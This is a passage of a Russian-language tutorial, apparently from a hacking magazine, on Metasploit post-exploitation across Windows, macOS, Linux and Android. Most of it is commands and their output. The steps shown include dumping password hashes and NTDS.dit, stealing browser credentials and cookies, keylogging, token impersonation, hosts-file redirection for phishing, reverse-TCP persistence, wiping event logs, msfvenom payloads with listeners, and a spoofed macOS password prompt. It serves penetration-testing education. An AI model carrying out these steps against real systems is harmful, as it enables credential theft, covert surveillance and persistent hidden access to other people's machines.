ralf@RalfCom:~/tmp$ proxychains -q nmap 10.0.0.5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06
Nmap scan report for 10.0.0.5
Host is up (1.1s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

Сканирование портов хоста во внутренней сети через туннель Metasploit

Сбор учетных данных

Сбор паролей и хешей — неотъемлемая часть любой атаки, и Metasploit позволяет это делать легко и непринужденно. Первый метод — воспользоваться командой **hashdump**, которая собирает хеши из файла SAM.

```
meterpreter > hashdump
Администратор:500:aad3b435b51404eeaad3b435b51404ee:a5d0cc1b4b4eb83dd9cd57baf0d0d469:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:08f5bf2e292d77d8e460d3926a0d90de:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
root:1000:aad3b435b51404eeaad3b435b51404ee:a5d0cc1b4b4eb83dd9cd57baf0d0d469:::
notroot:1104:aad3b435b51404eeaad3b435b51404ee:a5d0cc1b4b4eb83dd9cd57baf0d0d469:::
userSD:1118:aad3b435b51404eeaad3b435b51404ee:a5d0cc1b4b4eb83dd9cd57baf0d0d469:::
DCUser:1119:aad3b435b51404eeaad3b435b51404ee:7d909277c8d69995d44cc7418f174bb4:::
DSRMuser:1121:aad3b435b51404eeaad3b435b51404ee:1d07ec8f0dafbe1e06e2f24758a47ad1:::
WIN-5ULR6E1JTJ9$:1001:aad3b435b51404eeaad3b435b51404ee:2bb04e766a365f2de0dcc62a8e32cf09:::
ServerAdmin$:1105:aad3b435b51404eeaad3b435b51404ee:2dcc571e2611e8afba23780fcca7173d:::
MediaAdmin$:1117:aad3b435b51404eeaad3b435b51404ee:faf834a43a571d92a27f032e3b31f487:::
```

Использование опции hashdump

Если мы имеем доступ к контроллеру домена, то можем очень легко сдампить файл **NTDS.DIT**.

```
1  > use post/windows/gather/ntds_grabber
2  > set SESSION 5
3  > run
```

```
msf5 post(windows/gather/ntds_grabber) > show options

Module options (post/windows/gather/ntds_grabber):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CLEANUP   true             yes       Remove the All.cab file at the end of module execution
   DOWNLOAD  true             yes       Immediately download the All.cab file
   SESSION                    yes       The session to run this module on.

msf5 post(windows/gather/ntds_grabber) > set SESSION 5
SESSION => 5
msf5 post(windows/gather/ntds_grabber) > run

[+] Running as SYSTEM
[+] Running on a domain controller
[+] PowerShell is installed.
[+] The meterpreter is the same architecture as the OS!
[*] Powershell Script executed
[*] Creating All.cab
[+] All.cab should be created in the current working directory
[*] Downloading All.cab
[+] All.cab saved in: /home/ralf/.msf4/loot/20200624194756_xakep_192.168.6.129_CabinetFile_940701.cab
[*] Removing All.cab
[+] All.cab Removed
[*] Post module execution completed
```

Использование опции hashdump

При этом мы можем получать пароли из групповой политики и MS SQL благодаря модулям **post/windows/gather/credentials/gpp**, а также сохраненные пароли Skype, TeamViewer и Outlook (**post/windows/gather/credentials/outlook**, **post/windows/gather/credentials/skype**, **post/windows/gather/credentials/teamviewer_passwords**).

Ну и конечно же, я не могу оставить без внимания браузеры, из которых мы получаем не только учетные данные, но еще и файлы куки, и историю просмотра веб-страниц.

```
1  > use post/windows/gather/enum_chrome
2  > set session 5
3  > run
```

```
msf5 post(windows/gather/enum_chrome) > set session 5
session => 5
msf5 post(windows/gather/enum_chrome) > run

[*] Impersonating token: 140
[*] Running as user 'DOMAIN\root'...
[*] Extracting data for user 'root'...
[+] Downloaded Web Data to '/home/ralf/.msf4/loot/20200624200836_xakep_192.168.6.129_chrome.raw.WebD_219298.txt'
[+] Downloaded Cookies to '/home/ralf/.msf4/loot/20200624200836_xakep_192.168.6.129_chrome.raw.Cooki_266600.txt'
[+] Downloaded History to '/home/ralf/.msf4/loot/20200624200837_xakep_192.168.6.129_chrome.raw.Histo_307654.txt'
[+] Downloaded Login Data to '/home/ralf/.msf4/loot/20200624200838_xakep_192.168.6.129_chrome.raw.Login_657667.txt'
[+] Downloaded Bookmarks to '/home/ralf/.msf4/loot/20200624200839_xakep_192.168.6.129_chrome.raw.Bookm_534095.txt'
[+] Downloaded Preferences to '/home/ralf/.msf4/loot/20200624200839_xakep_192.168.6.129_chrome.raw.Prefe_737854.txt'
```


Получение данных из браузера

Все эти файлы сохранятся в базе **msfdb**, и к ним всегда можно получить доступ, выполнив команду **loot**.

```
msf5 post(windows/gather/enum_chrome) > loot

Loot
====

host           service  type                  name     content          info                                      path
----           -------  ----                  ----     -------          ----                                      ----
192.168.6.129           Cabinet File          All.cab  application/cab  Cabinet file containing SAM, SYSTEM and NTDS.dit  /home/ralf/.msf4/loot/20200624194756_xakep_192.168.6.129_CabinetFile_940701.cab
192.168.6.129           chrome.raw.Web Data            text/plain                                                /home/ralf/.msf4/loot/20200624200836_xakep_192.168.6.129_chrome.raw.WebD_219298.txt
192.168.6.129           chrome.raw.Cookies             text/plain                                                /home/ralf/.msf4/loot/20200624200836_xakep_192.168.6.129_chrome.raw.Cooki_266600.txt
192.168.6.129           chrome.raw.History             text/plain                                                /home/ralf/.msf4/loot/20200624200837_xakep_192.168.6.129_chrome.raw.Histo_307654.txt
192.168.6.129           chrome.raw.Login Data          text/plain                                                /home/ralf/.msf4/loot/20200624200838_xakep_192.168.6.129_chrome.raw.Login_657667.txt
192.168.6.129           chrome.raw.Bookmarks           text/plain                                                /home/ralf/.msf4/loot/20200624200839_xakep_192.168.6.129_chrome.raw.Bookm_534095.txt
192.168.6.129           chrome.raw.Preferences         text/plain                                                /home/ralf/.msf4/loot/20200624200839_xakep_192.168.6.129_chrome.raw.Prefe_737854.txt
```

Результат loot msfdb

На самом деле файлы не текстовые. Они представляют собой базу данных SQLite, но вот сохраненные пароли мы находим без особого труда.



Сохраненные учетные данные в браузере

И завершим раздел про учетные данные, упомянув интеграцию Metasploit с mimikatz. Для этого загрузим соответствующий модуль.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > load mimikatz
Loading extension mimikatz... [!] Loaded Mimikatz on a newer OS (Windows 2016+ (10.0 Build 14393).). Did you mean to 'load kiwi' instead?
Success.
```

Загрузка модуля KIWI и mimikatz

О mimikatz я подробно рассказывать не буду — этот инструмент известен, наверное, всем читателям. В Metasploit интегрированы следующие модули, которые можно использовать по мере необходимости.

```
meterpreter > mimikatz_command -f sekurlsa::
Module : 'sekurlsa' identifiй, mais commande '' introuvable

Description du module : Dump des sessions courantes par providers LSASS
         msv     - йnumиre les sessions courantes du provider MSV1_0
     wdigest     - йnumиre les sessions courantes du provider WDigest
    kerberos     - йnumиre les sessions courantes du provider Kerberos
       tspkg     - йnumиre les sessions courantes du provider TsPkg
     livessp     - йnumиre les sessions courantes du provider LiveSSP
         ssp     - йnumиre les sessions courantes du provider SSP (msv1_0)
logonPasswords   - йnumиre les sessions courantes des providers disponibles
searchPasswords - rechere directement dans les segments mйmoire de LSASS des mots de passes
```

Модули mimikatz

Разведка

Про разведку в домене я расскажу вкратце. Команд для этой цели имеется великое множество, их можно найти по пути **post/windows/gather/**. В первую очередь нас интересует получение списка пользователей домена (**enum_ad_users**), всех групп (**enum_ad_groups**), зарегистрированных в домене компьютеров (**enum_ad_computers**), а также общих ресурсов (**enum_shares**).

К более масштабным методам разведки в домене я отнесу модуль **post/windows/gather/bloodhound**, использующий одноименный инструмент.

Иногда для поиска вектора LPE необходимо изучить установленное на удаленных машинах ПО. Metasploit способен облегчить и эту задачу.

```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on WIN-5ULR6E1JTJ9

Installed Applications
======================

 Name                                                    Version
 ----                                                    -------
 Google Chrome                                           83.0.4103.106
 Google Update Helper                                    1.3.35.451
 Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.20.27508  14.20.27508.1
 Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.20.27508  14.20.27508.1
 Microsoft Visual C++ 2019 X64 Additional Runtime - 14.20.27508      14.20.27508
 Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.20.27508         14.20.27508
 Microsoft Visual C++ 2019 X86 Additional Runtime - 14.20.27508      14.20.27508
 Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.20.27508         14.20.27508
 VMware Tools                                            11.0.5.15389592


[+] Results stored in: /home/ralf/.msf4/loot/20200624204834_     _192.168.6.129_host.application_594562.txt
```

Список установленного ПО

Не мешает лишний раз проверить наличие каких-нибудь уязвимостей для повышения привилегий. За их перечисление отвечает модуль **post/multi/recon/local_exploit_suggester**. Вот пример найденной этим модулем уязвимости.

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.6.129 - Collecting local exploits for x64/windows...
[*] 192.168.6.129 - 17 exploit checks are being tried...
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 192.168.6.129 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 192.168.6.129 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
```

Проверка LPE-эксплоитов

Еще по теме: Лучшие сайты для поиска уязвимостей

Иногда полезно собирать и анализировать трафик. Сначала нам нужно загрузить модуль **sniffer** и изучить доступные сетевые интерфейсы.

```
meterpreter > load sniffer
Loading extension sniffer...Success.
meterpreter > sniffer_interfaces

1 - 'Intel(R) 82574L Gigabit Network Connection' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
2 - 'Microsoft Kernel Debug Network Adapter' ( type:4294967295 mtu:0 usable:false dhcp:false wifi:false )
```

Загрузка модуля sniffer

Теперь следует активировать сниффер на определенном интерфейсе и указать файл, в который мы будем собирать трафик. После окончания сбора данных нужно будет завершить процесс прослушивания интерфейса.

```
meterpreter > sniffer_start 1
[*] Capture started on interface 1 (50000 packet buffer)
meterpreter > sniffer_dump 1 /home/ralf/tmp/s2.cap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 0 packets (0 bytes)
[*] Download completed, converting to PCAP...
[*] PCAP file written to /home/ralf/tmp/s2.cap
meterpreter > sniffer_stop 1
[*] Capture stopped on interface 1
[*] There are 1687 packets (1178358 bytes) remaining
[*] Download or release them using 'sniffer_dump' or 'sniffer_release'
```

Запись трафика

И не оставим без внимания возможности кейлоггера. Команды **start**, **dump** и **stop** аналогичны уже рассмотренным выше.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<CR>
keysq<^H>can test<CR>
keylogger <Shift>!!!<CR>


meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```


Запись нажатия клавиш

Обеспечение доступа

Для обеспечения доступа в Metasploit предусмотрено множество крутых инструментов. Начнем с токенов доступа, которые позволяют нам выдать себя за других пользователей. Для начала загрузим модуль **incognito** и посмотрим, какие токены есть в системе.


```
1  > load incognito
2  > list_tokens -u
```

Судя по результатам обработки команды, мы можем войти в контекст пользователя **MediaAdmin$**. Давайте сделаем это.



Загрузка модуля incognito

```
1  impersonate_token DOMAIN\\MediaAdmin$
```



Запись нажатия клавиш

И вот мы уже работаем от его имени! Выполнением программ на C# в памяти уже никого не удивить, поэтому скажу лишь, что это делается с помощью **post/windows/manage/execute_dotnet_assembly**.

Если мы заметим, что пользователь часто обращается к какому-то сайту по доменному имени, мы можем сделать копию страницы авторизации этого сайта и подменить его адрес в файле **hosts**.

```
1  run hostsedit -e 192.168.6.1,www.microsoft.com
```

Таким образом пользователь при обращении к **www.microsoft.com** будет попадать на наш сервер. При необходимости можно быстро установить на хост Python или SSH-сервер, для чего нам понадобятся следующие модули: **post/windows/manage/install_python** и **post/windows/manage/install_ssh**.

```
meterpreter > run post/windows/manage/install_ssh

[*] Installing OpenSSH.Server
[+] Compressed size: 1164
[*] Installing OpenSSH.Client
[+] Compressed size: 992
meterpreter > run post/windows/manage/install_python

[*] Downloading Python embeddable zip from https://www.python.org/ftp/python/3.8.2/python-3.8.2-embed-win32.zip
[+] Compressed size: 1304
[*] Extracting Python zip file: .\python-3.8.2-embed-win32.zip
[+] Compressed size: 952
[*] Ready to execute Python; spawn a command shell and enter:
[+] .\python-3.8.2-embed-win32\python.exe -c "print('Hello, world!')"
[!] Avoid using this python.exe interactively, as it will likely hang your terminal; use script files or 1 liners instead
```

Быстрая установка Python и SSH на целевой хост

Так же как и в Empire, мы можем включить RDP и изменить настройки файрвола с помощью модуля **post/windows/manage/enable_rdp**.

```
meterpreter > run post/windows/manage/enable_rdp

[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /home/ralf/.msf4/loot/20200624214044_xakep_192.168.6.
```

Включение RDP на целевом хосте

Не секрет, что, если в момент атаки компьютер будет перезагружен, мы потеряем текущую сессию, поэтому важно на всякий случай закрепиться в системе. Тут все просто: можно использовать любой метод, который вам по нраву (мы юзаем опцию **-S**).

```
meterpreter > run persistence -h

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to the agent
    -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back
```

Модуль сохранения доступа

```
meterpreter > run persistence -S -i 10 -p 4321 -r 192.168.6.1

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/ralf/.msf4/logs/persistence/WIN-5ULR6E1JTJ9_20200624.5631/WIN-5ULR6E1JTJ9_20200624.5631.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.6.1 LPORT=4321
[*] Persistent agent script is 99587 bytes long
[+] Persistent Script written to C:\Users\root\AppData\Local\Temp\ZmsXei.vbs
[*] Executing script C:\Users\root\AppData\Local\Temp\ZmsXei.vbs
[+] Agent executed with PID 7920
[*] Installing as service..
[*] Creating service jJOZBNnYDCkMj
[*] Sending stage (201283 bytes) to 192.168.6.129
```

Закрепление в системе

Напоследок нужно зачистить следы. Наша команда использует для этого возможности модуля clearev.

Вот так и проходят атаки на Windows-машины.

```
meterpreter > clearev
[*] Wiping 4626 records from Application...
[*] Wiping 10733 records from System...
[*] Wiping 79705 records from Security...
```

Очистка логов в журналах событий и безопасности

macOS

Технология атак на компьютеры под управлением macOS уже подробно рассматривалась в статье, посвященной фреймворку Empire (ссылка выше). Поэтому не станем останавливаться на теории и сразу перейдем к практике. Нам нужно создать нагрузку в формате macho и запустить для нее листенер.


```
ralf@RalfCom:~/tmp$ msfvenom -p osx/x64/meterpreter/reverse_tcp LHOST=192.168.6.1 LPORT=5432 -f macho -o osxpay
[-] No platform was selected, choosing Msf::Module::Platform::OSX from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 168 bytes
Final size of macho file: 17204 bytes
Saved as: osxpay
```

Генерируем нагрузку в формате macho

```
msf5 > handler -p osx/x64/meterpreter/reverse_tcp -H 192.168.6.1 -P 5432
[*] Payload handler running as background job 0.
msf5 >
[*] Started reverse TCP handler on 192.168.6.1:5432
```

Создание листенера для сгенерированной нагрузки


После выполнения полезной нагрузки сразу проверим версию операционной системы.



Подключение агента и проверка версии операционной системы


Теперь, когда мы знаем, с чем имеем дело, нам нужно перечислить важные файлы. В этом нам поможет модуль **enum_osx**, который запишет в журнал собранную информацию.

```
1  run post/osx/gather/enum_osx
```



Собранная enum_osx информация

Когда имеешь дело с маками, приходится по максимуму использовать приемы социальной инженерии. Например, с помощью **password_prompt_spoof** мы можем показать пользователю вот такое окошко.



Окно запроса пароля


Можно сколько угодно нажимать Cancel: это совершенно бесполезно, потому что окно будет открываться заново, пока юзер не введет пароль.

```
1  run osx/gather/password_prompt_spoof
```

```
meterpreter > run osx/gather/password_prompt_spoof

[*] Running module against Mac-Admin.local
[*] Waiting for user 'admin' to enter credentials...
[*] Password entered! What a nice compliant user...
[+] password file contents: 20200625_204637:admin:qwerty123
[+] Password data stored as loot in: /home/ralf/.msf4/loot/20200625204702_default_192.168.6.130_password_228583.txt
[*] Cleaning up files in Mac-Admin.local: /tmp/.qELcLChINBfzU
```

Получение пароля пользователя с помощью модуля password_prompt_spoof

За работу кейлоггера отвечает модуль **osx/capture/keylog_recorder**, а за получение хешей — **osx/gather/hashdump**. Наблюдать за работой этих инструментов удобнее всего с помощью команды **screenshare**.



Запись экрана пользователя

Linux

Схема атаки на машины под управлением ОС Linux в целом такая же, как при работе с Windows и macOS. Сначала сгенерируем нагрузку, а затем запустим листенер и посмотрим информацию о системе.

```
ralf@RalfCom:~/tmp$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.6.1 LPORT=5432 -f elf -o lin.bin
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: lin.bin
```

Генерация нагрузки в Metasploit

```
msf5 > handler -p linux/x64/meterpreter/reverse_tcp -H 192.168.6.1 -P 5432
[*] Payload handler running as background job 0.
msf5 >
[*] Started reverse TCP handler on 192.168.6.1:5432
```

Создание листенера для сгенерированной нагрузки

```
[*] Sending stage (3012516 bytes) to 192.168.6.128
[*] Meterpreter session 1 opened (192.168.6.1:5432 → 192.168.6.128:37652)

msf5 > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer     : 192.168.6.128
OS           : Ubuntu 20.04 (Linux 5.4.0-26-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
```

Подключение агента и проверка версии операционной системы

Поскольку разведка обычно проводится с помощью скриптов вроде LinPEAS, то Metasploit оставляет нам не так уж много возможностей. Тем не менее один модуль запускается всегда — **local_exploit_suggester**. С его помощью мы можем просмотреть эксплоиты для повышения привилегий.

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.6.128 - Collecting local exploits for x64/linux...
[*] 192.168.6.128 - 38 exploit checks are being tried...
[+] 192.168.6.128 - exploit/linux/local/network_manager_vpnc_username_priv_esc: The service is running, but could not be validated.
```

Перечисление возможных эксплоитов

Еще один легкий, но приятный модуль уже для сохранения доступа — **linux/manage/sshkey_persistence**. Этот модуль запишет свой SSH-ключ, благодаря чему мы сможем в любой момент восстановить утраченный доступ к системе. Следует отметить, что скрипты перечисления не проверяют профили браузеров, мы это делаем с помощью **firefox_creds**.

```
meterpreter > run multi/gather/firefox_creds

[*] Checking for Firefox profile in: /home/ralf/.mozilla/firefox

[*] Profile: /home/ralf/.mozilla/firefox/5lrgml1j.default
```

Профили Firefox

И последний полезный модуль — **linux/manage/iptables_removal**. С его помощью очень, очень удобно удалять правила файрвола.

```
meterpreter > run linux/manage/iptables_removal

[+] Deleting IPTABLES rules...
[+] iptables rules successfully executed
[+] Deleting IP6TABLES rules...
[+] ip6tables rules successfully executed
```

Удаление правил iptables

Android

С девайса под управлением Android можно вытащить много интересной информации. Эта обширная тема тянет на отдельную заметку, поэтому здесь мы разберем несколько прикольных фишек, которые предоставляет для данной платформы meterpreter. Давайте соберем нагрузку для Android с помощью **msfvenom**.

```
1  msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.116
   LPORT=4321 -o 1.apk
```

```
ralf@RalfCom2:~$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.116 LPORT=4321 -o 1.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10196 bytes
Saved as: 1.apk
```

Создание meterpreter-нагрузки для Android

